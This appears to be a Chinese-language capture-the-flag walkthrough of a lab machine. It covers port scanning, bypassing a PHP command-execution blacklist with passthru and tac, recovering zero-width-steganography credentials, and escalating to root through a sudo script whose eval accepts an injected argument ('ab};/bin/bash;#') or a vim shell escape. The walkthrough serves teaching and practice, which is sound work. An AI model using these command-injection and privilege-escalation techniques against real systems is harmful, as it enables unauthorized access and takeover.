

信息收集

主机发现

```
└──(root@xhh)-[~/Desktop/xhh/QQ/ftc]
└# arp-scan -I eth1 -1
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13      (Unknown: locally administered)
192.168.56.100   08:00:27:59:d4:d7      PCS Systemtechnik GmbH
192.168.56.159   08:00:27:2d:6b:df      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.268 seconds (112.87 hosts/sec). 3
responded
```

端口扫描

```
└──(root@xhh)-[~/Desktop/xhh/QQ/ftc]
└# nmap -p- 192.168.56.159
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 17:51 CST
Nmap scan report for 192.168.56.159
Host is up (0.00053s latency).

Not shown: 65532 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy

MAC Address: 08:00:27:2D:6B:DF (PCS Systemtechnik/oracle virtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds
```

Web -- 80



The screenshot shows a browser window with the URL 192.168.56.159. The page content displays a PHP script with various security bypass logic, including error reporting, file highlighting, and regex-based filtering for system commands like exec and eval.

```
<?php
error_reporting(0);
highlight_file(__FILE__);
// 根目录下的flag
$function = $_POST['function'];
$args = $_POST['args'];

if(!preg_match("/system|exec|eval|phpinfo/i", $function)&&!preg_match("/(cat|1s|f|1|g|more|head|grep|r|sort|ph|n|less|e|[\\ \\_~*?\\$])/i", $args)){
$function($args);
}
else {
    echo "nonono";
}
```

经典的CTF，分析源代码

```

//关键源代码
//function禁用了system;exec;eval;phpinfo
//args禁用
了'cat';'ls';'f';'l';'g';'more';'head';'grep';'r';'sort';'ph';'n';'less';'e';'\';
'_)';'~';'*';'?';'$'
//function和args无法使用大小写绕过
if(!preg_match("/system|exec|eval|phpinfo/i", $function) && !preg_match("/(cat|ls|f|
l|g|more|head|grep|r|sort|ph|n|less|e|[\\\\_~*?\$])/i", $args)){
}

//拼接执行命令
$function($args);
}
else {
    echo "nonono";
}

```


命令执行函数可以在PHP文档上找到代替（如passthru等），查看命令除了cat还可以使用tac, tail等

Web -- 8080

可惜没如果 林俊杰 假如把犯得起的错 能错的都错过 应该还来得及去悔过 假如没把一切说破 那一场小风
自己洒脱让我们难过 可当初的你和现在的我 假如重来过 倘若那天 把该说的话好好说 该体谅的不执着 如
晚一点 遇上成熟的我 不过oh 全都怪我 不该沉默时沉默该勇敢时软弱 如果不是我 误会自己洒脱让我们难
会怎么做 那么多如果可能如果我 可惜没如果没有你和我 都怪我 不该沉默时沉默该勇敢时软弱 如果不是
那天我 不受情绪挑拨 你会怎么做 那么多如果可能如果我 可惜没如果 只剩下结果 可惜没如果

既然80是CTF，那8080应该也是CTF类的，文本应该是隐写

把文本复制到txt文件中



通过Unicode零宽字符解码获得一个用户名和密码 (xmngmxjs:SyalwLO+pmWicb.....)

在线零宽字符unicode文字隐写工具

这是纯文本隐写术，带有Unicode的零宽度字符。
零宽度字符插入文本中。

文本隐写术示例中的文本

The screenshot shows a web-based tool for steganography. On the left, under '原文(长度: 518)', there is a text area containing a poem about love and regret. Below it, '隐藏文字(长度: 28)' shows the encoded text: 'xmgmxjs:SyalwLO+pmWicb.....'. On the right, under '隐写文本(长度: 742)', the original poem is displayed again, but with many zero-width characters inserted between words and punctuation. Below it, a download link '将Stego文本下载为文件' is visible.

To -- xmgmxjs

使用零宽字符拿到的凭证登不上去，那省略号应该是flag的内容

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/ftc]
└# curl -X POST http://192.168.56.159/ -d "function=passthru&args=tac%20%2F[a-
z][a-z][a-z][a-z]"
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">highlight_file</span><span
style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #0<br /></span><span style="color: #0000BB">$funtion&nbs;p;</span>
<span style="color: #007700">=&nbs;p;</span><span style="color:
#0000BB">$_POST</span><span style="color<br /></span><span style="color:
#0000BB">$args&nbs;p;</span><span style="color: #007700">=&nbs;p;</span><span
style="color: #0000BB">$_POST</span><span style="color: #<br />if(!</span><span
style="color: #0000BB">preg_match</span><span style="color: #007700">(</span>
<span style="color: #DD0000">"/system|exec|eval|phpinfo|i"</span><span
style="color: #007700">,</span><span style="color: #0000BB">$funtion</span><span
style="color: #007700">)&& !</span><span style="color:
#0000BB">preg_match</span><span style="color: #007700">(</span><span
style="color: #DD0000">"/(cat|ls|f|l|g|more|head|grep|r|sort|ph|n|less|e|[\\\\_~*?
\\$])/i"</span><span style="color: <br /></span>&nbs;p;&nbs;p;echo&nbs;p;</span>
<span style="color: #DD0000">"nonono"</span><span style="color:
#007700">";>$args</span><span style="color: #007700">);
</span>
</code>L1B45/KQFm
```

拿到flag且成功登上xmgmxjs

```
xmgmxjs@FCT:~$ id
uid=1000(xmgmxjs) gid=1000(xmgmxjs) groups=1000(xmgmxjs)
```

To -- Root

查看sudo

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
```

分析一下123.sh

```
#!/bin/bash

# 分支一：第一个变量长度为2时，执行eval cat $1.hidden
if [ "${#1}" -eq 2 ]; then
    eval cat $1.hidden
fi

# (省略中间的空行)

# 分支二：第一个变量长度大于2时，执行eval echo \$${FTC_${1}:-$HOME}
if [ "${#1}" -gt 2 ]; then
    eval echo \$${FTC_${1}:-$HOME}
fi
```

在读取user的flag时，发现cat命令变成vim了

```
xmgmxjs@FCT:~$ whereis cat
cat: /usr/bin/cat.bak /usr/bin/cat /usr/share/man/man1/cat.1.gz
xmgmxjs@FCT:~$ ls -al /usr/bin/cat
lrwxrwxrwx 1 root root 12 Jan  3 05:39 /usr/bin/cat -> /usr/bin/vim
```

方式一（利用分支一）

```
# 已知cat其实就是vim，所以sudo /opt/123.sh ab =相当于= root执行了cat =相当于= root
# 执行了vim

if [ "${#1}" -eq 2 ]; then
    eval cat $1.hidden
fi
```

只用给第一个参数长度为2的内容，按vim的方式拿shell就可以了

```
xmgmxjs@FCT:~$ sudo /opt/123.sh ab

# id
uid=0(root) gid=0(root) groups=0(root)
```

方式二 (利用分支二)

#拼接的问题，利用；间隔执行多条命令，#注释掉后续语句

```
if [ "${#1}" -gt 2 ]; then
    eval echo \$${FTC_${1}:-$HOME}
fi
```

```
xmgmxjs@FCT:~$ sudo /opt/123.sh 'ab};/bin/bash;#'
root@FCT:/home/xmgmxjs# id
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
root@FCT:/home/xmgmxjs# head /root/root.txt && head user.txt
flag{root-jyt/DLUwE8JEy2v5EuYkzPeL}
flag{user-JLUSoJGCnTndpKfYIcPT0Aza}
```